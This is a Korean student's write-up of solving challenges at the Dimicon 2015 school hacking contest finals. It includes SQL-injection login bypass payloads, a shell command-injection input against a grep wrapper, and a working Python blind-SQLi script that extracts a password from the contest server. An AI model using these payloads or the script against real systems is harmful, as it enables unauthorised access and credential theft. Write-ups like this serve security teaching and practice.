
2015 Dimicon Qual Write-up

5kyc1ad(전상현)

skyclad0x7b7@gmail.com

2015.11.15

Ranking



#	Nick	Name	Score
1	5kyc1ad	전상현	1430
2	교내상주세요	이인호	1090
3	디미여신	장태진	850
4	KSHMK	김승환	810
5	5unKn0wn	이태양	680
6	asdqwe2e	차수환	360
7	RevDev	서현호	350
8	Rooney	신성휘	200

예선을 1 위로 통과했던 교내해킹방어대회 Dimicon 2015 본선이었습니다.

이번에도 열심히 푼 성과가 나타난건지 1 위를 차지했습니다.

풀이 방식은 예선과 다를 바가 없었고,

달랐던 점은 총 16 문제 중 한 문제는 이미 푼 걸로 하고 empty 로 비워져 있었다는 겁니다.


빙고 시스템을 사용하기 위해서인것 같은데 의미가 없었습니다.

아무도 빙고를 맞추지 못했기 때문입니다.

대회는 본교 본관 1 층의 비즈쿨실에서 13:00 ~ 18:00 으로 총 5 시간 치뤄졌습니다.

막상 다 풀고 나니 엄청 쉬운 문제들 뿐이었는데 풀때는 왜 그렇게 어렵게 느껴졌는지 모르겠습니다.

바로 풀이 들어가도록 하겠습니다.



FixedBenedu(200)

예선 문제에서 id 에 admin, pw 에 admin 을 입력하면 admin 으로 로그인 되는 것을 고쳤다고 fixed 라고 한 건진 모르겠지만 예선보단 어려웠다.

```
00000B30  64 06 34 C8 C9 DD 13 7B 9D 01 0D 52 A7 D8 02 27  d.4ÈÉÝ.{...R§Ø.'
00000B40  33 A0 41 4E EE 9E D8 EB 0C FC 03 56 83 EE 7B E6  3 ANîžØë.ü.Vƒî{æ
00000B50  65 39 DF 00 00 00 00 49 45 4E 44 AE 42 60 82 68  e9ß....IEND®B`,h
00000B60  74 74 70 3A 2F 2F 6C 6F 63 61 6C 68 6F 73 74 2F  ttp://localhost/
00000B70  65 62 65 35 62 61 31 66 31 64 62 61 32 65 63 31  ebe5ba1f1dba2ec1
00000B80  38 31 35 65 37 61 36 32 35 37 34 38 37 31 65 34  815e7a62574871e4
00000B90  2E 70 68 70                                      .php
```

문제 사이트에 들어가면 로그인 폼과 QR 코드를 하나 주는데, 해당 파일을 열어서 맨 밑으로 내려 보면 스테가노그래피로 URL 하나가 주어진다.


사실 예선 문제에서도 이 URL 이 주어지긴 했는데 의미가 없었다.

그냥 id 와 pw 에 admin 만 넣으면 접속이 가능했으니까.

```php
//ID: admin
$input_id = $_POST['identifier'];
$input_pw = $_POST['password'];

$input_id = stripslashes($input_id);
$input_id = mysql_real_escape_string($input_id);

$sql = "SELECT * FROM $table_name WHERE username='$input_id' and password=MD5('$input_pw')";
$result = mysql_query($sql);

print_r($result);

$count = mysql_num_rows($result);
if ($count >= 1)
{
```

해당 URL 로 접속하면 이렇게 로그인 창의 소스를 보여준다.


여기서 자세히 봐야 할 점은, 실제로 mysql 보호기법이 적용되는 것은 id 부분 뿐이고 pw 부분은 그대로 쿼리문 안에 들어간다는 점이다.




따라서 이렇게 집어넣게 되면 실제로 쿼리는 이렇게 된다.

SELECT * FROM $table_name WHERE username='admin' and password=MD5(' ') or 1=1#')


따라서 md5 암호화까지 실행되는 앞부분은 or 보다 우선순위가 높은 and 이므로 전부 잘리고 뒤의 "or 1=1" 이 조건에 들어가 참이 되므로 admin 으로 로그인에 성공한다.



이렇게 admin 계정을 얻을 수 있었고, 이후는 예선과 같은 방식으로 풀면 된다.



Key : S0RrY!_!!!f@r_M3s$InG)_uP##L@$t_TIM3!!!!



SQL(150)

엄청나게 간단한 웹 문제.

```
1 <!--Ykc5bmFXNHVjR2h3Y3c9PQ==--!>
```

로그인 폼과 구석에 특정 URL 로 링크가 걸린 부분이 있는데, 그곳의 소스를 확인하면 위와 같다.

딱봐도 Base64 기에 이를 몇 번 디코딩했더니 login.phps 라는 문자열이 등장한다.

```php
<?
include "connect_db.php";

if($_POST['id'] && $_POST['pw'])
{
    $input_id=$_POST['id'];
    $input_pw=preg_replace ("/[ ##&#+#-%@=#/#### :;,#.'#"#^`~#_|#!#?#*$#<>()#[#]#{#}]/i", "", $input_pw);
    $input_pw=md5($_POST['pw'], true);
    $input_id=preg_replace ("/[ ##&#+#-%@=#/#### :;,#.'#"#^`~#_|#!#?#*$#<>()#[#]#{#}]/i", "", $input_id);
    $f=@mysql_fetch_array(mysql_query("select * from ids where id='$input_id' and pw='$input_pw'"));

    if($f[id]=="admin")
    {
        echo("<center><font color=green><h1>SUCCESS</h1></font></center>");
    }
    if($f[id]!="admin")
    {
        echo("<center><font color=green><h1>#RONG</h1></font></center>");
    }
}
?>
```

MD5 암호화를 하면서 옵션으로 true 를 주었다. 딱봐도 digest 로 md5 를 뽑아내었을 때 “ ’=’ ”를 포함하는 값을 찾아서 넣으라는 거다. webhacking.kr 이나 wargame.kr 에서도 풀어본 문제 유형이다.

```
>>> from hashlib import *
>>> for i in range(1000000, 2000000):
        if "'='" in md5(str(i)).digest():
                print "Find! : "+str(i)


Find! : 1839431
>>>
```

간단하게 소스를 짜서 돌려주면 이렇게 pw 값으로 넣을만한 숫자를 찾을 수 있다.

SUCCESS!

The flag is : uYac45A3RvUvKo9KD5cA

이걸로 로그인하면 Success 가 된다.

Key : uYac45A3RvUvKo9KD5cA

Damaged(200)

이것도 꽤 간단했던 포렌식 문제.

```
0290BFF0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 02 00  ................
0290C000  50 4B 03 04 14 00 06 00 08 00 00 00 21 00 41 37  PK.........!.A7
0290C010  82 CF 6E 01 00 00 04 05 00 00 13 00 08 02 5B 43  ,În...........[C
0290C020  6F 6E 74 65 6E 74 5F 54 79 70 65 73 5D 2E 78 6D  ontent_Types].xm
0290C030  6C 20 A2 04 02 28 A0 00 02 00 00 00 00 00 00 00  l ¢..( ........
0290C040  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
```

FTK Imager 로 열 것도 없이 HxD 로 열어서 내용을 확인해 보니

딱 봐도 Microsoft Office, 그중에서도 엑셀로 보이는 파일이 보인다.


이 파일을 따로 빼내서 xls 확장자로 저장해 주고, 이를 열면

Gun's MEMO

	ID	PW
CUBE	gunzzang	gungungun
Sound Cloud	mujjingun	gunmansae!
Daum	coolgun	gunzzang2ya~!
Today Humor	nicegun	mansae!parkgun
DIMIGOIN	zzangzzanggun	parkgunzzang2ya

이렇게 바로 ID 와 PW 를 얻을 수 있다.

Key : zzangzzanggun_parkgunzzang2ya



F-Words(100)

점수 배점이 별로 높지 않았던 포너블 문제,

```
[~/words]$ ls
not_flag  words  words.txt
[~/words]$ ./words
Type any English Word starting with F!! =>
Fly
fly
flyable
flyaway
flyaways
flybelt
[~/words]$
```

이건 또 overthewire 에서 웹 문제를 풀면서 비슷한 걸 봤던 것 같다.

```
   0x00000000004006f4 <+112>:   mov    BYTE PTR [rbp+rax*1-0x20],0x0
   0x00000000004006f9 <+117>:   mov    ecx,0x400870
   0x00000000004006fe <+122>:   lea    rdx,[rbp-0x20]
   0x0000000000400702 <+126>:   lea    rax,[rbp-0x90]
   0x0000000000400709 <+133>:   mov    rsi,rcx
---Type <return> to continue, or q <return> to quit---
   0x000000000040070c <+136>:   mov    rdi,rax
   0x000000000040070f <+139>:   mov    eax,0x0
   0x0000000000400714 <+144>:   call   0x400590 <sprintf@plt>
```

gdb 로 코드를 확인하니 내가 입력한 값을 0x400870 에 있는 형식대로 sprintf 로 변환하는 듯 하다.

```
(gdb) x/s 0x400870
0x400870:       "grep -G -i -m 5 \"^%s\" words.txt;"
(gdb)
```

해당 형식을 살펴보면 엄청 %s 를 사용해서 옮기는데 엄청 공격하기 쉬워 보인다.


SQLi 와 비슷한 방식으로 공격해주면 된다.

```
[~/words]$ ./words
Type any English Word starting with F!! =>
." not_flag; "
who_i$_this????inject_.
sh: 1: : Permission denied
[~/words]$
```

어떤 단어든 한 글자를 의미하는 '.'을 넣고 큰따옴표를 닫은 다음 읽을 파일명을 입력하고 뒤에 다시 큰따옴표를 열어 갯수를 맞춰주는 것을 잊지 말자.

그럼 바로 키 값을 읽어 주는 것을 볼 수 있다.

Key : who_i$_this????inject_.



RankUp(500)

제일 재밌었으면서 엄청 간단한 실수 때문에 푸는데 너무 오래 걸렸던 문제.

ID PW 제출

RANKING
1. BestHackerEver(ever___)
2. YOU
3. Mujjingun(mujjingun)
4. Admin(admin)
5. BestPlayer(b2st_play3r)
6. I_Love_Coding(love_coding1234)


당신은 랭킹 2위이다. 1위를 탈환하여보자.

제공하는 URL 로 접속해 보면 이렇게 랭킹보드가 보이고, 현재 나는 2 등이라고 한다.


1 위를 탈환하라고 하는데, 여기에는 두 가지 방법이 있다.

하나는 내 점수를 올리는 것이고, 또 하나는 1 등의 점수를 낮추거나 1 등을 제거하는 것이다.


해킹하는 게 일이니 당연히 1 등의 계정을 탈취하여 탈퇴시켜버리면 되겠다.



근데 엄청 간단한 쿼리를 넣어도 바로 로그인이 된다.



쿼리가 아주 잘 들어가는 걸 보니 보호 기법도 없고, BSQLi 를 하기 아주 적합한 환경이다.



아니나다를까 패스워드를 달라고 한다.

BSQLi 가 가능한 환경이므로 여기에 맞춰 코드를 짰다.

attack.py *REPL* [python]

```python
# -*- coding: utf-8 -*-

import httplib, urllib
req = ""
for i in range(1, 20):
    for j in range(127, 31, -1):
        conn = httplib.HTTPConnection('dimicon.0pe.kr', 80)
        url = "/prob2/rankup/login.php"
        inid = "ever___' and ascii(substr(pw,"+str(i)+",1))="+hex(j)+" #"
        params = urllib.urlencode({'id':inid, 'pw':"123"})
        header = {"Content-Type":"application/x-www-form-urlencoded",
                  "Cookie":"1j645itsreb1i3642i056hci54"}
        conn.request('POST', url, params, header)
        r = conn.getresponse()
        if "성공" in r.read():
            print "Find!! : %c" % chr(j)
            req += chr(j)
            break
        else:
            print "[%d][%d]" % (i, j)
print "[*] Password : "+req
```

가장 기본적인 BSQLi 소스이다.

hex(j) 부분에서 “~0x”+str(j) 로 써버린 어이없는 실수 때문에 한참 시간을 날렸다.

어쨌든 짠대로 돌려 주면 마지막에 패스워드를 출력해 준다.

```
[19][33]
[19][32]
[*] Password : S0S0_H@RD_P@$$w0Rd
```

아주 어려준 패스워드란다. 어쨌든 이걸 입력하여 회원탈퇴를 하면 키를 준다.


탈퇴하시려면 비밀번호를 입력하세요.

제출

SUCCESS. The flag is Y0U_AR3_TH3_B3ST

Key : Y0U_AR3_TH3_B3ST

그렇게 어렵지는 않았는데 대수롭지 않게 넘긴 것이 답으로 직결되는, 그랬던 문제.



FTK Imager 로 열어 보니 reserved sectors 에 이상한 값들이 가득 차 있다.

뭔가 Base64 같아서 디크립트 시켜보니

이렇게 URL 의 주소가 나오고, 접속해 보면 진짜 로그 기록을 준다.

```
192.168.0.34 - - [04/Nov/2015:22:52:16 +0900] "GET /index.php?id=519420667 HTTP/1.1" 200 5
192.168.0.34 - - [04/Nov/2015:22:52:16 +0900] "GET /index.php?id=860257319 HTTP/1.1" 200 5
10.211.55.29 - - [04/Nov/2015:22:53:41 +0900] "GET /index.php?id=1%27or1=1%20union%20select%20null,%20null-- HTTP/1.1" 200 5
10.211.55.29 - - [04/Nov/2015:22:53:45 +0900] "GET /index.php?id=1%27or1=1%20union%20select%20null,%20null,%20null-- HTTP/1.1" 200 5
10.211.55.29 - - [04/Nov/2015:22:53:49 +0900] "GET /index.php?id=1%27or1=1%20union%20select%20null,%20null,%20null,%20null-- HTTP/1.1" 200 5
```

여기서 조금 헤멘 것이, 문제에서 처음 공격을 시도한 시간을 찾아내라고 했었는데 구체적으로 어떤 공격인지 알려주지 않아 단시간에 엄청 많은 쿼리를 보내는 부분을 보고 DoS 라고 생각하고 몇 번 집어넣었다가 실패했었다.

결국 SQLi 가 공격이었다고 판단하고 첫 번째 SQLi 를 한 시간을 찾아서 해당 시간을 포맷에 맞춰 넣어주니 그게 바로 키였다.

Key : 04/Nov/2015:22:53:41

이외에도 CMD 나 HackerTyper 는 풀 수 있었지만 CMD 는 답 형식을 몰라서 못 풀었고 HackerTyper 는 직접 쉘코드 수정하기가 귀찮아서 풀지 않았다. 전체적으로 뭔가 워게임 푸는 기분이 나는 대회였지만 나름 재미있었고 보람찼다고 생각한다.

~~(아이패드 잘먹겠습니다)~~

본선에 나 포함 7 명이나 참가해서 5 명이나 상을 타는 쾌거를 거둔 보안동아리 Trust 화이팅!